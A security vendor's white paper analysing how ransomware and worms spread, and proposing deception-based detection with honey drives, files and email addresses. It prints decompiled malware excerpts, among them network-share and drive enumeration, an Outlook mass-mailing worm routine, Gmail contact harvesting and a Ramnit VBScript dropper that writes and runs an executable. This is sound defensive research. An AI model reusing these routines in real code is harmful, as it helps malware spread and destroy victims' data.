Spreading Techniques and its Detection by Deception

Abhishek Singh

Acalvio Threat Research Labs

Table of Contents

List of Figures

Introduction

Ransomware is a critical threat that is currently affecting organizations. It is estimated that in 2017[14], damages due to ransomware will exceed $5 billion. Some of the prominent ransomware families, such as CryptoWall [6], Crypto Fortress [7], DMA-Locker [8] and CryptoLocker [4], not only encrypt files on the endpoint but also perform lateral movement to both mapped and unmapped file shares and encrypt files in these shares. WannCry[1] exploited SMB remote code execution vulnerability (CVE-2017-0144) and affected 150 countries.Petya[3] used the same vulnerability (MS-17-010) along with WMI with stolen passwords for lateral movement and impacted 65 countries. Shamoon was using hard-coded usernames and passwords for lateral movement to infect the computers inside the network and erased data on 75% of Aramco's corporate PCs[13].These examples demonstrate that the severity of any threat gets multiplied and severe when spreading techniques are employed.

Deception-centric architecture provides a powerful framework to detect the spreading techniques. Deception-centric architecture makes use of breadcrumbs or lures on the endpoint or network. These breadcrumbs or lures are used to divert a multi-stage attack to the deception platform. Static breadcrumbs or lures are the indicators which are sprayed or mixed with the real data on the endpoint. Once a threat actor uses static breadcrumbs or decoys, it gets diverted to the deception platform for further engagement. Since the static breadcrumbs are mixed with the real values, for it to be effective in diverting a threat actor to deception, the probability an attacker will access the static honey breadcrumbs must be greater than the legitimate data. Besides detailing static breadcrumbs which are used to divert threat to deception platform, this technical paper also introduces the concept of dynamic breadcrumbs. Dynamic breadcrumbs can also be used to detect and divert a threat to the deception and engagement platform. Dynamic breadcrumbs are the honey values returned to the API calls, once a process has been determined to be malicious. These honey values are returned by an agent on the endpoint which will have the capability to classify the file as good or malicious. These honey values which are returned by the process will divert a threat actor to the deception platform for further engagement. Static breadcrumbs provide an inherent advantage since they do not require any agent to monitor them. Dynamic breadcrumbs also provide an inherent advantage, i.e. the probability of a threat actor being diverted by the breadcrumbs always remains 100%.

This technical white paper, details the spreading techniques which are currently in active use. For each of the spreading techniques, the document details the static and dynamic breadcrumbs or lures which can be used to detect and divert a threat to deception platform for engagement and verification of the threat. Once the threat has been validated to be malicious, the infected endpoint will be isolated from the network and indicators of compromise will be generated. These indicators of compromise can then be used by the endpoint agents and inline monitoring detection architecture for remediation and blocking of threats.

Lateral movement to unmapped drives

Mapping a drive allows a piece of software to read and write to files in a shared storage area accessed from that drive. Mapped drives are usually assigned a letter and can be accessed at the endpoint like any other drive. To access unmapped drives, the following steps are required: first, the network must be enumerated to get a list of file shares, then, once the file shares have been accessed, their usernames and passwords need to be used to mount the unmapped drives. Once the drives have been mounted, files from the unmapped drives can be accessed.

Figure 1 is an example of code that is used to access unmapped drives and which has extensively been used by ransomware such as DMA-Locker, Locky and CryptoLuck in order to access files in unmapped file shares. The code first makes a call to the function WNetOpenEnumW[5] with the unsigned integers 2 ('2u') and 1 ('1u') as its first two parameters. The parameter '2u' ensures all connections in the network are in scope, and '1u' ensures only disk resources are opened for enumeration.

```
DWORD __cdecl sub_407919(int a1, LPNETRESOURCEW lpNetResource)
{
  DWORD result; // eax@1
  struct _NETRESOURCEW NetResource; // [sp+4h] [bp-80Ch]@3
  DWORD BufferSize; // [sp+804h] [bp-Ch]@9
  HANDLE hEnum; // [sp+808h] [bp-8h]@1
  DWORD cCount; // [sp+80Ch] [bp-4h]@9

  result = WNetOpenEnumW(2u, 1u, 0x13u, lpNetResource, &hEnum);
  if ( !result )
  {
    while ( 1 )
    {
      cCount = 1;
      BufferSize = 2048;
      if ( WNetEnumResourceW(hEnum, &cCount, &NetResource, &BufferSize) )
        break;
      if ( !(NetResource.dwUsage & 1) || !WNetAddConnection2W(&NetResource, 0, 0, 0) )
      {
        if ( NetResource.dwUsage & 2 )
        {
          sub_407919(a1, &NetResource);
        }
        else
        {
          if ( NetResource.dwType == 1 )
            ((void (__cdecl *)(_DWORD))a1)(NetResource.lpRemoteName);
        }
      }
    }
    result = WNetCloseEnum(hEnum);
  }
  return result;
}
```

Figure 1. Code segment showing lateral movement to unmapped drives

Once a connection is open, a repeated call is made to WNetEnumResourceW to enumerate these resources. The fourth parameter to the function call WNetOpenEnumW is the variable NetResource, which receives the enumeration results in a NetResource structure array. The format of the structure is shown in Figure 2.

```
typedef struct _NETRESOURCE {
  DWORD  dwScope;
  DWORD  dwType;
  DWORD  dwDisplayType;
  DWORD  dwUsage;
  LPTSTR lpLocalName;
  LPTSTR lpRemoteName;
  LPTSTR lpComment;
  LPTSTR lpProvider;
} NETRESOURCE;
```

Figure 2. The NetResource structure which contains information about the network resources

Once the network has been enumerated, the code invokes the instruction 'if (NetResource.dWUsage& 2)', which checks whether the resource is a container resource [6]. If it is, then the function calls itself recursively in the subsequent instruction, 'sub_407919(a1,&NetResource)', to ensure the name pointed to by the lpRemoteName member is passed to the WNetOpenEnumW function in order to enumerate the resources in the container.

If the resource is connectable, the function WNetAddConnection2W is called, which makes a connection to the network resource and can redirect a local device to the network file shares. The second and third parameters passed to the function WNetAddConnection2W are the username and password. As shown in the code in Figure 1, if the second and third parameters both have value 0, it makes use of the default password and username information. The instruction which follows the WNetAddConnection2W function, 'if (NetResource.dwType) == 1', checks whether the resources are disk resources. If they are, in the next instruction, the name of the shared resources, NetResoure.lpRemoteName, is passed to function a1, which then forks a thread to encrypt the files in the shared drives.

Spreading to unmapped drives can be detected by both static and dynamic breadcrumbs. Static breadcrumbs will involve projecting the honey unmapped drives in the subnet. Once a worm accesses these honey unmapped drives for copying files or performing file manipulation operations such as Read Write Delete on the files which are stored on these drives, the operations will be validated by the algorithms. If these operations are confirmed to be malicious by the validation algorithm, then it can be inferred that the network is infected with the worm.

By way of example, ransomware will infect the endpoint, fork a thread which will encrypt the unmapped drives. The validation algorithm as a part of the first step will monitor File Modification operations on the honey files which are in the honey unmapped drives, or check for File Create operations followed by File Delete of Honey files on the unmapped drives. If these operations are observed as a part of the second step, the algorithm will check if the files are encrypted. If the ransomware is using AES for encryption, then the encryption of the files, can be validated by checking for Shannon entropy of the honey file. Shannon entropy (min bits per byte character) greater than 7.9, will denote the file is encrypted. Additionally, unknown file types declared in the file’s magic header can be an indicator of encryption. For some cases like Bart ransomware, which creates encrypted Zip file, check for encryption of honey files can be done by executing the command (zipinfo -v fie.zip | grep "file security status:\s*encrypted”). If the file manipulation operations are observed for a considerable number of honey files placed in honey unmapped drives in a small amount of time, it can be inferred that the unmapped drives are accessed by an endpoint infected with ransomware.

The infected endpoint will then be isolated from the network. These operations on the honey unmapped drives can either be monitored by instrumenting the unmapped drives or by monitoring the network packets which are received by the unmapped honey drives.

Dynamic breadcrumbs is another method to divert the threat to the unmapped honey drive. The endpoint will have an agent which will monitor the processes on the endpoint. Once a process has been classified as malicious by the endpoint agent, honey unmapped drive will be provided to the WNetEnumResourceW API call. This will ensure that the threat is diverted to the deception platform for engagement and generation of IoC's.

Spreading to USB & Mapped drives

Besides accessing unmapped file shares, malware also accesses removable drives connected to the infected machine to encrypt the files in these drives. Figure 3 is an example code segment which shows how GetDriveTypeWcan be used to determine the drive type, following which the expression 'result == 3' checks if the drive is fixed, 'result== 2' checks if the drive is removable, and 'result==6' denotes if it is a RAM disk. If any of these drives are found, the routine 'sub_402CFB' is called, which then forks a thread to encrypt the files in these drives.

The function GetDriveTypeW can also be used to access a remote mapped network drive. The value 4 being returned by the function GetDriveTypeW denotes a remote mapped drive.

```
v0 = GetLogicalDrives();
v1 = 2;
v2 = 2;
do
{
  result = 1 << v2;
  if ( (1 << v2) & v0 )
  {
    RootPathName = (unsigned __int8)v1 + 97;
    v5 = 58;
    v6 = 92;
    v7 = 0;
    result = GetDriveTypeW(&RootPathName);
    if ( result == 3 || result == 2 || result == 6 )
    {
      v6 = 0;
      result = sub_402CFB((void *)&RootPathName);
    }
  }
  ++v1;
  ++v2;
}
while ( (unsigned __int8)v1 < 0x19u );
return result;
```

Figure 3. Code for lateral movement using GetDriveType

To detect spreading techniques using mapped drives, static breadcrumbs will involve spraying honey mapped drives on the end point. Dynamic breadcrumbs will involve monitoring processes on the endpoint. Once a process has been classified as malicious, the path of the honey drives as an argument of the function GetDriveTypeW will be returned. This will divert the threat only to the honey mapped drive.

When a worm performs various operations on these honey drives, for example, invoking file manipulation API like Read, Write, Rename, Delete are called by ransomware, then these operations on the honey drive will be validated by algorithms. If these operations are determined to be malicious, it can be inferred that the endpoint has been infected with a worm and will be isolated from the network.

Monitoring of the network traffic to the honey mapped drive can also provide intelligence about the ongoing threat in the network and can be used to isolate the infected endpoint. As an example, some family of ransomware encrypts the files on the mapped drives. Figure 3.1 and 3.2 shows the network capture for ransomware activity on a mapped drive. As shown in the figure 3.1, the ransomware initiates Read Request to the file in the honey mapped drive. SMB "Read response (0x08)" reads the PDF file (as per figure 3.1, it is shown as sample.pdf) in the mapped drives. Data field in figure 3.1 shows the PDF file.




Figure 3.1. Read response send to the Ransomware infected endpoint from honey mapped drive

Once the file is read, ransomware encrypts the file and writes it back to the honey mapped drive. Immediately following the read response, as shown in figure 3.2, the encrypted file is written back to the disk by using "Write request (0x09)". As shown in 3.2, Data field is the encrypted pdf file, which is written to the honey mapped file share.




Figure 3.2. Ransomware infected endpoints writing back encrypted files to the honey mapped drive

To detect a ransomware infestation by monitoring the traffic to the honey mapped drives, as a first step, will involve monitoring for SMB Read Response (0x08), packets, from deception to the infected endpoint and having the data which is a legitimate file. Magic headers will be used to validate legitimate files. The second step will involve monitoring of the Data field of the SMB Write Request (0x09) from endpoint to the deception. SMB write request packet will immediately follow the read response request. To identify the Data field is having an encrypted payload below steps can be used.

a. If the Shannon entropy of the data is greater than 7.9, then the data is encrypted.

b. If the magic header does not belong to the known file type, the file is encrypted.

If there is excessive SMB Read Response(0x08) having a legitimate file, followed by the SMB Write Request(0x09), having an encrypted file in a short span of time to the honey mapped drive, an alert of ransomware will be raised. The infected endpoint will then be isolated from the network.

Email as a lateral movement vector:

Harvesting Emails from Outlook

Email has also been used extensively by malware as a spreading vector. Figure 4 shows the VBA code which is used by a worm to spread via Outlook. As shown in Figure 4, the instruction 'loc_00402FB0' makes a call to the CreateObject function in order to access the Outlook application as an object. After the object has been created, the instruction 'loc_00403021' makes a call to AddressLists to get a list of address entries from the object, following which the instruction 'loc_004030CC' makes a call to the AddressEntries function, which will enable the entries from the lists to be accessed. After all the entries have been accessed, the instruction 'loc_005032D2' invokes AddressEntry.Address to extract the exact email addresses. Once an email address has been extracted, the instruction 'loc_004032BA' invokes the Application.CreateItem function to craft a new email. The instruction 'loc_0040345B' then adds a malicious file as an attachment to the email, and the instruction 'loc_0040353D' sends the email. When the email is received by the victim and the attachment is opened, it will infect the victim's endpoint.

```
loc_00402F6C: var_54 = Me.RegWrite
loc_00402FB0: Set var_24 = CreateObject("Outlook.Application", 0)
loc_00402FC0: var_144 = "MAPI"
loc_00403021: var_FC = var_24.GetNameSpace.AddressLists
loc_0040305B: For Each var_74 In var_1D4
loc_0040306B: If True = 0 Then GoTo loc_004035A3
loc_004030CC: var_1A0 = (var_74."AddressEntries". <> "")
loc_004030E3: If var_1A0 = 0 Then GoTo loc_00403578
loc_0040310C: var_144 = "profile"
loc_0040315D: var_B4 = Me.Logon
loc_004031F5: For var_C4 = 1 To var_74."AddressEntries". Step 1
loc_00403201: var_230 = var_C4
loc_00403209:
loc_00403211: If var_230 = 0 Then GoTo loc_00403578
loc_00403237: var_144 = var_C4
loc_004032BA: Set var_A4 = var_24.CreateItem
loc_004032D2: var_FC = var_74.AddressEntries.Address
loc_004032F8: var_A4
loc_0040331F: var_144 = "As per your request!"
loc_00403340: var_A4
loc_0040337C: var_F4 = "Please find attached file for your review." & "vbCrLf" & "I look forward to hear from you again very
soon.  Thank you."
loc_004033A5: var_A4
loc_0040340A: var_154 = "\readme.exe"
loc_0040345B: Set var_13C = var_A4."Attachments"
loc_0040346C: var_13C = Me.Environ("WINDIR") & "\readme.exe"(2)
loc_004034B6: var_144 = True
loc_004034D2: var_A4
loc_004034E9: var_144 = global_00401F54
loc_00403516: var_1A0 = (var_A4.To <> global_00401F54)
loc_00403526: If var_1A0 = 0 Then GoTo loc_0040354C
loc_0040353D: var_A4 = Me.Send
loc_00403546: DoEvents
loc_0040354C: 'Referenced from: 00403526
loc_0040354C: DoEvents
loc_00403567: Next var_C4
loc_0040356D: var_230 = Next var_C4
loc_00403573: GoTo loc_00403209
loc_00403578: 'Referenced from: 004030E3
loc_00403598: Next var_218
```

Figure 4. Using email as a spreading vector

Harvesting Emails from Gmail.

Besides harvesting from Outlook, worms have also harvested email addresses from the Gmail and have used these email address as a spreading vector[10]. As part of the first step [10], phishing application request a read, send, delete and manage access to the address book of the Gmail user. Once the phishing application has been given access to the address book of an end user, it gets a token which can access Gmail. In this particular Gmail worm[6][10], the victim was redirected to the attacker's website along with the authentication token. Since the threat actor had an authentication token, it could load and parse the email address from Gmail. (as shown in the code snippet in figure 5.0)

```
gapi.client.load('gmail', 'v1', listContacts());
```

Figure 5. Showing accessing contact list

Once the contacts are loaded as a part of next step, as shown in figure 6.0, the address book is scanned for the Gmail addresses and other email addresses are extracted. Code shown in figure 6.0 skips if the email addresses have google, keeper, or unty.

```
 if (email != from_email&& email != myemail)
{
   if (email.search('@gmail.com') != -1)
      gmail_contacts.push(email);
   else if (!(email.search('google') != -1 || email.search('keeper') != -1 ||
   email.search('unty') != -1))
      other_contacts.push(email);
}
```

Figure 6. Code showing extraction of the gmail address.

Once the email addresses are extracted, the malicious emails are crafted and sent to these extracted email addresses.

Static breadcrumbs or lures will involve spraying honey email addresses into the address book of an end user. When worms load contacts and parse the address book, it will harvest honey email addresses and will send a malicious attachment to them.

Dynamic breadcrumbs or lures will involve monitoring the processes which parse the address book. When a malicious process is detected, the agent on the endpoint will return honey email addresses to the calls such as AddressEntry.Address, email.search(), which will harvest the email addresses. Since only honey email addresses are returned to these API calls, threat will get diverted only to the honey email addresses preventing the real email addresses from being compromised.




Figure 6.1. Showing the flow to remove the malicious emails

Receiving an email on the honey email address will raise an alert of possible infestation by worms. The engagement platform will receive the email sent to the honey email address. It will analyze the attachment or the link in the body of the email and generate IoC. These distinct malicious IoC's which can be invalid sender's email address, unusual subject lines, MD5 etc., can then be used to remove the malicious emails from the inbox of the victims. The infected endpoint which is sending malicious email will be isolated from the network.

File infectors as a spreading vector

In addition to using the SMB, emails and drives, infecting other files on the machine is another lateral movement technique. Figure 7 shows the code which is inserted by Ramnit after the HTML file has been infected. The infected HTML file has a VBScript, which creates a file named svchost.exe. The code first makes a call to CreateObject("Scripting.FileSystemObject"), which returns a TextStream object in the variable FSO, which can be read from or written to. The object FSO then makes a call to the CreateTextFile method, creates a file as a text stream, and to this text stream it writes the content of the variable WriteData, which is malicious code. The Close method is called to flush the buffer and close the malicious file. After the file is closed, the function makes a call to WSHshell. Run to execute the malicious file.

```
  </appSettings>
</configuration><SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))
Next
FileObj.Close
End If
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0
//--></SCRIPT>
```

Figure 7. Using file infectors as a spreading vector

Detecting file infectors by using Deception involves, spraying the endpoint with the honey files at multiple locations and monitoring them. As shown in figure 7.0, when malicious content is appended to the file, it will change the honey files' MD5. Change of MD5 will have to be computed for the honey files, when there is a File Modification operation reported on the honey files. Alternatively, there is a File Create operation on the folder in which honey file is placed, followed by a File Deletion of the honey files. This change in MD5 of multiple honey files with valid magic headers, in a short span of time will indicate file infectors have infected the endpoint. The infected endpoint will then be isolated from the network.

Remote code execution as a Spreading Vector

Performing remote code execution to the vulnerable host and copying the malicious file, is another manner to spread inside the network. Remote code execution will allow the execution of the exploit code thus enabling the worm to spread. Ransomware worm WannCry used remote code execution vulnerability, Eternal blue vulnerability (CVE-2017-0144), for spreading inside the network. The sections below detail the spreading of WannCry ransomware using remote code execution vulnerability.

WannCry uses SMB (Windows Server Message Block) for spreading within a network, operating over TCP 445 and 139. The malware's propagation functionality over SMB is in the "mssecsvc2.0" ServiceHandler function. This function performs WSAstartup functionality and cryptographic initialization. The ServiceHandler will spawn two threads specifically for SMB exploitation; one to infect internal targets and another to infect external targets.




Figure 8. Shows the code which uses SMB for Spread

In the internal target infection function, as shown in figure 8.0, the infected host's network adapters are enumerated. For each adapter, the local subnet X.X.X.[1-254] is used in an SMB spreading attempt.




Figure 9. Showing the code which enumerated adapter for local subnet infection, DNS server infection, Gateway infection

Additionally, the local DNS servers and gateways are all enumerated by the malware in an attempt to spread to them.

```
00409110 ; local:
00409110 ;    10.0.0.0    - 10.255.255.255
00409110 ;    172.16.0.0  - 172.31.255.255
00409110 ;    192.168.0.0 - 192.168.255.255
00409110
00409110 ; int __cdecl is_ip_addr_local_addr(u_long hostlong)
00409110 is_ip_addr_local_addr proc near         ; CODE XREF: GetTargetsFromAdapterInfo+1AE↓p
00409110
00409110 hostlong        = dword ptr  4
00409110
00409110                 mov     eax, [esp+hostlong]
00409114                 push    eax             ; hostlong
00409115                 call    htonl
0040911A                 cmp     eax, 0A000000h  ; <- 10.0.0.0
0040911F                 jb      short non_10_x_x_x_addr
00409121                 cmp     eax, 0AFFFFFFh  ; <- 10.255.255.255
00409126                 ja      short non_10_x_x_x_addr
00409128                 mov     eax, 1
0040912D                 retn
0040912E ; ---------------------------------------------------------------------------
0040912E
0040912E non_10_x_x_x_addr:                      ; CODE XREF: is_ip_addr_local_addr+F↑j
0040912E                                         ; is_ip_addr_local_addr+16↑j
0040912E                 cmp     eax, 0AC100000h ;
0040912E                                         ; <- 172.16.0.0
00409133                 jb      short non_172xxx_addr
00409135                 cmp     eax, 0AC1FFFFFh ; <- 172.31.255.255
0040913A                 ja      short non_172xxx_addr
0040913C                 mov     eax, 1
00409141                 retn
00409142 ; ---------------------------------------------------------------------------
00409142
00409142 non_172xxx_addr:                        ; CODE XREF: is_ip_addr_local_addr+23↑j
00409142                                         ; is_ip_addr_local_addr+2A↑j
00409142                 cmp     eax, 0C0A80000h ;
00409142                                         ; <- 192.168.0.0
00409147                 jb      short loc_409156
00409149                 cmp     eax, 0C0A8FFFFh ; <- 192.168.255.255
0040914E                 ja      short loc_409156
00409150                 mov     eax, 1
00409155                 retn
00409156 ; ---------------------------------------------------------------------------
00409156
00409156 loc_409156:                             ; CODE XREF: is_ip_addr_local_addr+37↑j
00409156                                         ; is_ip_addr_local_addr+3E↑j
00409156                 xor     eax, eax
00409158                 retn
00409158 is_ip_addr_local_addr endp
```

Figure 10. Showing the code for the DNS server check

